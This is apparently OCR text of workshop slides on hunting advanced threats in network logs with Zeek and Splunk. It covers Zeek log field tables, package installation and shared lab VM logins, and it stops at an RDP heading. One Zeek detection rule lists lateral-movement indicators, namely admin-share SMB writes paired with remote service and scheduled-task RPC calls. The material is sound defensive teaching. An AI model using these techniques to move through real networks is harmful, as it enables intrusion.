Hunting for APT in network logs

NONAMECON

$cat user_info.txt

- Senior Security Systems Engineer at EPAM
- Security researcher for last 5 years
- Started my career as penetration tester at UnderDefense
- Malware analyst in the past
- Splunk enthusiast
- Maintaining blog about Threat hunting and Malware Analysis in my free time (https://bogdanvennyk.medium.com/)
- Twitter: @bogdanvennyk

$cat user_info.2.txt

- Senior Cyber Threat Investigator
- Security researcher for last 4 years
- Started my career as Security Analyst at UnderDefense
- Anti-malware laboratory malware analyst in the past
- Twitter: @LeOleg97

$cat our_team.about.txt

What's Network Detection and Response (NDR)?

VISIBILITY

- TLS Decryption
- Metadata
- Deep Session Inspection/Deep Packet Inspection
- All Ports and Protocols

DETECTION

- Machine Learning Capabilities
- Heuristics
- Yara Rules
- Signatures
- IOCs from Threat Intelligence Feeds

RESPONSE

- Predictive Response
- Retrospective Analysis
- Proactive Capabilities
- Automated Investigation
- Incident Analysis

VM creds and links

nncworkshop VM

- username: nncworkshop
- password: nncworkshop

Splunk

- username: admin
- password: nncworkshop

Links (use one of those links):

https://drive.google.com/u/0/uc?export=download&confirm=QHCQ&id=1ckBTJZZmhKrqYM7gjpwUOOccvMm4Cy9D
https://fex.net/s/bzmnt2s

Your Splunk knowledge?

1. No experience
2. Basic
3. Middle
4. Senior

Your Wireshark knowledge?

1. No experience
2. Basic
3. Middle
4. Senior


Agenda

1. Mitre Matrix
2. Zeek and its packages
3. RDP/SSH initial comprometation
4. Empire Powershell and CobaltStrike or what to expect after initial loader execution. Beaconing(RITA)
5. Scanning detection
6. Internal enumeration detection
7. Kerberos attacks
8. Lateral movement techniques widely used
9. PSExec and fileless ways of delivering payloads in the network
10. Zerologon and PrintSpooler detection
11. Data exfiltration
12. Data exfiltration over C2 channel
13. Data exfiltration using time size limits (data chunks)
14. DNS exfiltration
15. Detecting ransomware in your network
16. Real incident investigation


What is not going to be covered in this workshop?

- Suricata/Snort
- Ja3/Ja3s
- NTLM and LDAP protocols detections
- Host based detections

TTP hunting...



TTPs
•Tough!
Tools
•Challenging
Network/
Host Artifacts
•Annoying
Domain Names
•Simple
IP Addresses
•Easy
Hash Values
•Trivial

Mitre ATT&CK Matrix



NONAMECON

Mitre ATT&CK Matrix by datasource



Zeek

Zeek turns raw network traffic into comprehensive network logs organized by protocol with key fields extracted specifically for security use cases

software.log | Software framework IDs

FIELD	TYPE	DESCRIPTION
ts	time	Timestamp of the first software detection
host	addr	IP address running the software
host_p	port	Port on which the software is running (for servers)
software_type	Software::Type	Type of software (e.g. HTTP::SERVER)
name	string	Name of the software
version	Software::Version	Version of the software
unparsed_version	string	The full, unparsed version of the software
url[1]	string	Root URL where the software was found

[1] *If policy/protocols/http/detect-webapps.bro is loaded*

ssl.log | SSL handshakes

FIELD	TYPE	DESCRIPTION
ts	time	Timestamp when SSL connection detected
uid & id		Underlying connection info > See conn.log
version	string	SSL version that the server offered
cipher	string	SSL cipher suite that the server chose
curve	string	Elliptic curve server chose if using ECDH/ECDHE
server_name	string	Value of Server Name Indicator SSL extension
session_id	string	Session ID offered by client for session resumption
resumed	bool	Flag that indicates the session was resumed
last_alert	string	Last alert that was seen during the connection
next_protocol	string	Next protocol server chose using application layer next protocol extension, if seen
established	bool	Was this connection established successfully?
cert_chain[1]	vector	Chain of certificates offered by server
cert_chain_fuids[1]	vector	File UIDs for certs in cert_chain
client_cert_chain[1]	vector	Chain of certificates offered by client
client_cert_chain_fuids[1]	vector	File UIDs for certs in client_cert_chain
subject[1]	string	Subject of the X.509 cert offered by server
issuer[1]	string	Subject of the signer of the server cert
client_subject[1]	string	Subject of the X.509 cert offered by client
client_issuer[1]	string	Subject of the signer of the client cert
validation_status[2]	string	Certificate validation result for this handshake
ocsp_status[2]	string	OCSP validation result for this handshake
ocsp_response[2]	string	OCSP response as a string
notary[3]	Cert Notary::Response	A response from the ICSI certificate notary

[1] *If base/protocols/ssl/files.bro is loaded*

[2] *If policy/protocols/ssl/validate-certs.bro is loaded*

[3] *If policy/protocols/ssl/notary.bro is loaded*

rdp.log | Remote Desktop Protocol (RDP)

FIELD	TYPE	DESCRIPTION
ts	time	Timestamp for when the event happened
uid	string	Unique ID for the connection
id	conn_id	The connection's 4-tuple of endpoint addresses/ports
cookie	string	Cookie value used by client machine (username)
result	string	Status result for the connection. It's a mix between RDP negotiation failure messages and GCC server create response messages.
security_protocol	string	Security protocol chosen by server
keyboard_layout	string	Keyboard layout (language) of client machine
client_build	string	RDP client version used by client machine
client_name	string	Name of client machine
client_dig_product_id	string	Product ID of client machine
desktop_width	count	Desktop width of client machine
desktop_height	count	Desktop height of client machine
requested_color_depth	string	The color depth requested by the client
cert_type	string	If the connection is being encrypted with native RDP encryption, this is the type of cert being used
cert_count	count	The number of certs seen: X.509 can transfer an entire certificate chain
cert_permanent	bool	Indicates if the provided certificate or certificate chain is permanent or temporary
encryption_level	string	Encryption level of the connection
encryption_method	string	Encryption method of the connection
ssl[1]	bool	Flag the connection if it was seen over SSL

[1] *Present if policy/protocols/rdp/indicate_ssl.bro is loaded*

dns.log | DNS query/response details

FIELD	TYPE	DESCRIPTION
ts	time	Timestamp of the DNS request
uid & id		Underlying connection info > See conn.log
proto	proto	Protocol of DNS transaction—TCP or UDP
trans_id	count	16 bit identifier assigned by DNS client; responses match
rtt	interval	Round trip time for the query and response
query	string	Domain name subject of the query
qclass	count	Value specifying the query class
qclass_name	string	Descriptive name of the query class (e.g., C_INTERNET)
qtype	count	Value specifying the query type
qtype_name	string	Descriptive name of the query type (e.g., A, AAAA, PTR)
rcode	count	Response code value in the DNS response
rcode_name	string	Descriptive name of response code (e.g., NXDOMAIN, NODATA)
AA	bool	Authoritative answer: T = server is authoritative for the query
TC	bool	Truncation: T = the message was truncated
RD	bool	Recursion desired: T = recursive lookup of query requested
RA	bool	Recursion available: T = server supports recursive queries
Z	count	Reserved field, should be zero in all queries and responses
answers	vector	List of resource descriptions in answer to the query
TTLs	vector	Caching intervals of the answers
rejected	bool	Whether DNS query was rejected by server
auth[1]	set	Authoritative responses for the query
addl[1]	set	Additional responses for the query

[1] *If policy/protocols/dns/auth-addl.bro is loaded*

Zeek packages

line script which requires Zeek to be installed locally. This site allows users to browse the collection of third party scripts and plugins available from the Zeek Package Github Repository. Use the links in the navigation panel to browse by package names or tags. (Note that the list of packages is updated once a day.)

Once you have found a package you want to install, use the Quickstart Guide to install the `zkg` command line utility. Then use the install command to install your selected package. For example:

```
zkg install zeek/ncsa/bro-doctor
```

View List of 174 Packages

Top Watched

- 94 ja3
- 25 hassh
- 23 bzar
- 17 metron-bro-plugin-kafka
- 14 bro-sysmon

Top Starred

- 1284 ja3
- 409 hassh
- 289 bzar
- 197 bro-pf_ring
- 108 dovehawk

Recent Updates

- 8/6/21, 7:31 PM zeek-jpeg
- 8/6/21, 7:18 PM zeek-elf
- 8/6/21, 2:35 PM zeek-network-statistics
- 8/4/21, 7:25 PM sip-attacks
- 8/3/21, 10:05 AM spicy-analyzers

https://packages.zeek.org/

How to install zeek packages?

For example, on the package management system you can do typical package management tasks, like install and update packages:

```
$ zkg install <package name>
```

Then, via the bundle command, create a bundle file which contains a snapshot of all currently installed packages:

```
$ zkg bundle zeek-packages.bundle
```

Then transfer `zeek-packages.bundle` to the Zeek deployment management host. For Zeek clusters using ZeekControl, this will be the system acting as the "manager" node. Then on that system (assuming it already as **zkg** installed and configured):

```
$ zkg unbundle zeek-packages.bundle
```

Finally, if you're using ZeekControl, and the unbundling process was successful, you need to deploy the changes to worker nodes:

```
$ zeekctl deploy
```

Zeek packages recommendations

3.1. SumStats Analytics for ATT&CK Lateral Movement and Execution

Use SumStats to raise a Bro/Zeek Notice event if an SMB Lateral Movement indicator (e.g., SMB File Write to a Windows Admin File Share: ADMIN$ or C$ only) is observed together with a DCE-RPC Execution indicator against the same (targeted) host, within a specified period of time.

Relevant ATT&CK Techniques


- T1021.002 Remote Services: SMB/Windows Admin Shares (file shares only, not named pipes), and
- T1570 Lateral Tool Transfer, and
- One of the following:
  - T1569.002 System Services: Service Execution
  - T1047 Windows Management Instrumentation
  - T1053.002 Scheduled Task/Job: At (Windows)
  - T1053.005 Scheduled Task/Job: Scheduled Task

Relevant Indicators Detected by Bro/Zeek

- `smb1_write_andx_response::c$smb_state$path` contains `ADMIN$` or `C$`
- `smb2_write_request::c$smb_state$path**` contains `ADMIN$` or `C$`
- `dce_rpc_response::c$dce_rpc$endpoint + c$dce_rpc$operation` contains any of the following:
  - `svcctl::CreateServiceW`
  - `svcctl::CreateServiceA`
  - `svcctl::StartServiceW`
  - `svcctl::StartServiceA`
  - `IWbemServices::ExecMethod`
  - `IWbemServices::ExecMethodAsync`
  - `atsvc::JobAdd`
  - `ITaskSchedulerService::SchRpcRegisterTask`
  - `ITaskSchedulerService::SchRpcRun`
  - `ITaskSchedulerService::SchRpcEnableTask`

https://packages.zeek.org/packages/view/cd5997f2-9348-11eb-81e7-0a598146b5c6


Security Onion




NONAMECON

Initial comprometation

RDP (Remote Desktop Protocol)

